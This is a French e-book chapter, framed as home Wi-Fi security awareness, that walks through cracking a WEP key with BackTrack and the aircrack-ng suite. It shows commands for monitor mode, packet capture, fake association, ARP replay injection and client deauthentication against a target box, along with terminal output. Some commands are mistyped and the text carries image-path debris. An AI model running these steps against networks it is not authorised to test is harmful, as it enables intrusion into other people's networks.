

Le wifi ça se configure

(Chapitre I)

J'ai eu envie de partager avec vous trois années de test en sécurité informatique.

Si vous lisez ces lignes c'est que cela vous intéresse, mais je tiens à vous rappeler que ce e-book n'est pas fait pour espionner le World

Non je l'ai fait pour vous montrer où sont les faiblesses de nos chères machines... et pour vous interpeller !

Il existe une autre machine bien plus perfectionnée que votre ordinateur qui est rempli de failles.

Celle assise sur la chaise devant l'écran et oui c'est bien de vous dont je veux parler, vous êtes le premier fautif.

Ah bon et pourquoi me direz vous ?

Ceci est simple vous avez internet chez vous, vous avez fait l'installation du matériel (box), vous-même ou par un ami et lorsque cela a fonctionné, vous n'avez pas perdu une seconde pour vous mettre à surfer lire vos mails ... youpi c'est parti !

STOP !

Les configurations d'origine sont bourrées de trous de sécurité.

Ce qui peut vous mener très loin si vous tombez sur une personne mal intentionnée qui va s'attaquer à votre réseau local.

Avant, il n'y avait pas de possibilité de rentrer sur votre ordinateur autrement que par internet (seul les informaticiens « geeks » étaient potentiellement dangereux)

Rentrer sur votre réseau local n'était pas possible autrement que par le biais du câble Ethernet ce qui voulait dire que si quelqu'un voulait le faire il devait être chez vous, pas discret je vous l'accorde ...

L'internet sans fil appelé wifi a amené la plus grande faille de sécurité informatique le WEP encore largement utilisé au moment où j'écris ces lignes, qui vous met potentiellement en danger vis-à-vis du respect de votre vie privée...

Nous allons aller très loin dans ce livre pour vous donner toutes les cartes pour être en sécurité plus que le minimum je vous l'assure !

Et cela le plus simplement possible je vous promets de faire de mon mieux pour utiliser des termes simples.

J'ai à cœur d'être lu par un large public, qui je l'espère se posera la question : « Papy et mammy sont il en sécurité avec la loi Hadopi si leurs réseaux wifi est activé par défaut il n'est pas impossible que le voisin télécharge illégalement le dernier film de la Warner pas encore sortis dans les salles en France et que l'on accuse vos grands parents ... »

Ceci est tous a fait possible oui le wifi lorsque vous avais reçu votre équipement, étai activé par défaut et tous les modèles en fonction avant 2008 étai configuré pour être sécurisé par une clé wep.

Ne partez pas sur Google voir ce que c'est, je vais vous expliquer les grandes lignes.

Le wep c'est une clé réseaux lorsque vous êtes en wifi vous avez rentré votre clé vous connaissez ceci je pense...

Entrons légèrement dans les détails le wep :
Wired Equivalent Privacy et un mode de cryptage qui vous permet en théorie d'être connecté a votre réseaux wifi et vous seul connaissez cette longue clé (1) Qui se trouve sous votre box et personne d'autre ne peut se connecter !

Faux !

- 1) (clé hexadécimal elle est longue de 26 caractère (= 128) bites il existe aussi des clés de 64 bites qui comprennent seulement 10 caractère hexa, mais ceci n'est pas important à retenir).

Vous vous dites « hey, mais mes grands parents le wifi ils s'en foutent ils l'ont pris pour le téléphone et la télé internet bof »

Le problème c'est que votre box émet un signal wifi qui inonde votre appartement et bien sûr il ne s'arrête pas à la porte il va au-delà de vos murs et il peut être piraté et ceci très facilement.

Nous allons voir comment !

C'est très simple et c'est pourquoi j'écris ceci.

Un gamin dans sa chambre peut vous causer de grave souci ...Passons aux choses sérieuses, vous allez voir la simplicité de pirater un réseau wifi mal configuré voir pas configuré du tout !



Mettons nous un instant dans la peau d'un pirate.

Nous avons besoin d'informations et il en existe un tas, je joindrai une page avec tous les sites que j'ai pu fréquenter pour pouvoir aujourd'hui écrire ce « livre ».

Le seul site dont nous allons avoir besoin c'est celui de Remote-exploit
Vous pouvez y télécharger une image iso BackTrack la version quatre pré-final est téléchargeable à l'instant où j'écris.

Mais j'utiliserais ici la version trois finals.

<http://www.remote-exploit.org/cgi-bin/fileget?version=bt3-vm>

Ceci est un système d'exploitation complet basé sur un noyau linux et qui inclut un panel de logiciel pour tester votre sécurité les possibilités sont très peu rassurante...

Le fichier iso que vous avez téléchargé ne dépasse pas les 700 mo
C'est la taille pour pouvoir le graver sur un cd.

Pour ça vous avez besoin d'un logiciel comme Néro et le plus important
Vous devez graver le fichier en mode image disk .

Vous n'êtes pas obligé d'essayer, mais si c'est le cas alors vous venez de créer un live cd linux basé sur slaxware un système reconnu est complet.

Et oui linux c'est comme Windows on l'installe où on l'utilise en live cd.
La différence c'est que linux est gratuit...

Je ne ferais pas de comparatif ni de polémique ce n'est pas le but.

Mais la version la plus simple et rependu.

C'est UbuNtu.

Revenons donc à notre fichier iso que vous avez gravé en image disc et donc votre live cd est prêt.

Il va vous permettre de trouver la clé de votre réseau comme si vous étiez un méchant et pour faire l'essai votre ordinateur suffit !

Je vais être plus précis, un live cd linux est un système qui se lance à partir du lecteur de cd en bootant dessus vous mettez le cd dedans et en démarrant vous appuyer sur f12 pour choisir l'option de boot...

Le lecteur de cd/dvd.

Votre Windows et vos fichiers ne risque rien car le système va se charger dans la mémoire vive de votre ordi

Vous allez donc pouvoir essayer pratiquement toutes les versions de linux sans les installer c'est sympa et sans risque en plus.



Voici les options de lancement du live cd choisissez « BT3 graphics mode (vesa kde) »ou si cela ne marche pas essayer la première aussi

Je ne rentrerais pas dans les détails des autres options, car le but est de vous montrer avec quelle facilité nous allons récupérer un tas de renseignements...

Au cas où le lancement ne serait pas automatique vous devez rentrer trois mots

1) root

2) toor

3) startx (comme le clavier est en qwerty tant que vous n'avez pas changé l'option du pays voulue le 'q' est le 'a' il faut donc rentrer stqrtx)

Voici l'image du bureau du live cd une fois démarré.



Clic droit sur le drapeau on choisit la FRANCE.

Bien nous sommes prêts enfin il nous faut une carte wifi compatible avec ce que nous souhaitons faire...

Mais que dit-il ?

C'est simple je vous explique.

Les cartes wifi ont un chipset qui peut être différent selon la marque est le modèle et elles doivent pouvoir passer en mode « monitoring » et pouvoir faire de :

L'injection de paquets

Mais ce n'est pas un frein pour notre gamin dans sa chambre, car vous trouverez facilement une clé compatible à l'hyper où vous faites vos commissions ménagères.

Les chipsets qui existent sont : realtek, ralink, atheros. Il en existe d'autres, mais je vous laisse les découvrir ici je vous ai cité les principaux...

Il est probable que votre carte wifi intégré fasse l'affaire ne partez pas acheter tenter le coup avant !

Euh je tente quoi ?

Vous allez vite comprendre nous allons travailler dans un terminal.

C'est quoi ça ?


Vous allez voir au début c'est reboutant et c'est noir !

Où est la lumière ?


Tutute moussaillon suivez-moi et vous allez toucher un truc super puissant et malgré tous très amusant.

Vous pouvez contrôler et exploiter votre live cd configuration, logiciel...
Bref on peut tous faire ... sauf le café !

En cliquant sur la fenêtre noire en bas à gauche nous ouvrons donc un terminal.



Nous allons commencer par relever des informations sur notre carte wifi...
Taper « iwconfig » ceci va nous renvoyer les cartes wifi que « Backtrack » a trouvé.



```
bt ~ # ifconfig
lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 b)  TX bytes:0 (0.0 b)

bt ~ # iwconfig
lo        no wireless extensions.

eth0     no wireless extensions.


wlan0    802.11b/g Mode:Managed Channel=1
          Access Point: Not-Associated  Bit Rate=11 Mb/s   Tx-Power=5 dBm
          Retry:on  Fragment thr:off
          Encryption key:off
          Link Quality=23/100  Signal level=-240 dBm  Noise level=-179 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0  Missed beacon:0

bt ~ #
```

Ici je n'ai qu'une clé wifi elle s'appelle wlan0.

A ce niveau-là si je voulais me connecter à mon réseau je ferais ceci...
Démarrer Wireless assistant





Mais ce n'est pas comme ça que nous allons attaquer le réseau cible non
Je vous en ai parlé nous allons utiliser un mode de notre carte dit :
« Monitoring »

Fermer Wireless assistant

Et revenons à notre terminal nous allons lancer trois logiciels
Le premier se nomme Airodump
Avec nous allons scanner les réseaux wifi à porter
J'en profite pour vous montrer une photo
D'une antenne wifi dites paraboliques
Ne négligez pas la distance a laquelle un voisin
Peut capter votre réseau elle peut se compter facilement
En plusieurs 10aines de mètre
Voir plus de 300m sans obstacle en couplant un ampli



Antenne sd24
doradus

```
bt ~ # iwconfig
lo        no wireless extensions.

eth0     no wireless extensions.

wlan0    802.11b/g Mode:Managed Channel=1
Access Point: Not-Associated Bit Rate=11 Mb/s Tx-Power=5 dBm
Retry:on Fragment thr:off
Encryption key:off
Link Quality:23/100 Signal level:-240 dBm Noise level:-179 dBm
Rx invalid mwid:0 Rx invalid crypt:0 Rx invalid frag:0
Tx excessive retries:0 Invalid misc:0 Missed beacon:0

bt ~ # airmon-ng

Interface Chipset Driver
wlan0     RTL8187 r8187

bt ~ # airmon-ng start wlan0

Interface Chipset Driver
wlan0     RTL8187 r8187 (monitor mode enabled)

bt ~ #
```

Pour passer la carte en monitor


Taper « airmon-ng start wlan0 » **attention** wlan0 c'est le nom de ma carte
La *votre* pourrait être différente
Il vous faut *adapter* vos commandes

Pour lancer airodump

```
Airodump-ng -w out -c 10 wlan0
```

Ici on enregistre les trames circulant sur le canal 10 et on les enregistre dans un fichier qui s'appelle 'out'.

Votre terminal va prendre une nouvelle allure !



Le 1, 2, 3 et quatre est une série hexadécimale de 12 caractères on appelle ceci une adresse mac.

C'est un peu comme une plaque d'immatriculation c'est comme cela que l'on reconnaît un appareil avec qui nous souhaitons correspondre.

Un et trois sont identiques on retrouve le trois ici parce qu'il y a un ordinateur est connecté à l'ap (box) son adresse mac est ici le 4.

Donc un c'est l'adresse mac de la box que l'on va attaquer

Deux c'est un second réseau qui se trouve sur le canal dix, car ici on ne scanne que le canal 10 on va donc oublier le 2.

Trois je vous l'ai dit et quatre c'est donc l'adresse mac de la carte wifi de l'ordinateur.

Bien nous avons donc appris beaucoup sur notre cible. C'est facile non 😊

Ouvrez un nouveau terminal !

Le second logiciel va nous permettre de générer du trafic ce qui va faire que nous allons pouvoir décrypter la clé wep très vite...

Ceci s'appelle l'injection de paquets par renvoi d'ARP *


* **protocole tcp/ip**

Mais comme je vous l'ai dit on fait simple dans les termes employés et je tiens à vous éviter de partir sur Wikipédia toutes les trente secondes et moi aussi 😊

La commande est la suivante :

```
Aireplay-ng -l 0 -e »livebox-cible » -a « mac de l'ap » -h « mac de l'ordinateur » wlan0
```





Cette étape nous associe à la cible livebox une étape importante !


Ceci fait

Lançons ce fameux renvoi d'ARP.

Aireplay-ng -3 -e »livebox-cible » -b « mac de l'ap » -h « mac de l'ordinateur » -x 900 wlan0

La syntaxe a été légèrement modifiée le -x 900 c'est la vitesse d'injection, il est important de jouer avec pour éviter le plantage.






Sur l'image on s'aperçoit que les ARP sont à zéro
Nous allons donc pour faire démarrer l'injection déconnecter l'ordi et oui c'est possible ...

Pour cela il faut ouvrir un nouveau terminal et lancer :

Aireplay-ng -0 5 -e »livebox-cible » -a « mac de l'ap » -c « mac de L'ordinateur » wlan0



Instantanément les Arp sont capturés.

```
Shell - Konsole <2>
04:51:59 Sending Association Request [ACK]
04:52:00 Association successful :-) (AID: 1)
bt ~ # aireplay-ng -3 -e Livebox- [redacted] -b 00:1 [redacted] -h 00:1 [redacted] -x 900 wlan0
The interface MAC (00:CC [redacted]) doesn't match the specified MAC (-h).
ifconfig wlan0 hw ether 00:1 [redacted]
05:13:55 Waiting for beacon frame (BSSID: 00:1 [redacted]) on channel 10
Saving ARP requests in replay_arp-0723-051355.cap
You should also start airodump-ng to capture replies.
Read 139758 packets (got 4588 ARP requests and 111764 ACKs), sent 34269 packets...(899 pps)
```

Dans le troisième terminal nous allons lancer le dernier logiciel.
Aircrack c'est lui qui va trouver la clé wep
La commande : aircrack-ng out*.cap

```
Shell - Konsole <3>
bt ~ # aircrack-ng out*.cap
Opening out-01.cap
Read 99092 packets.


# BSSID      ESSID      Encryption
1 00:1 [redacted] Livebox- [redacted] WEP (164 IVs)
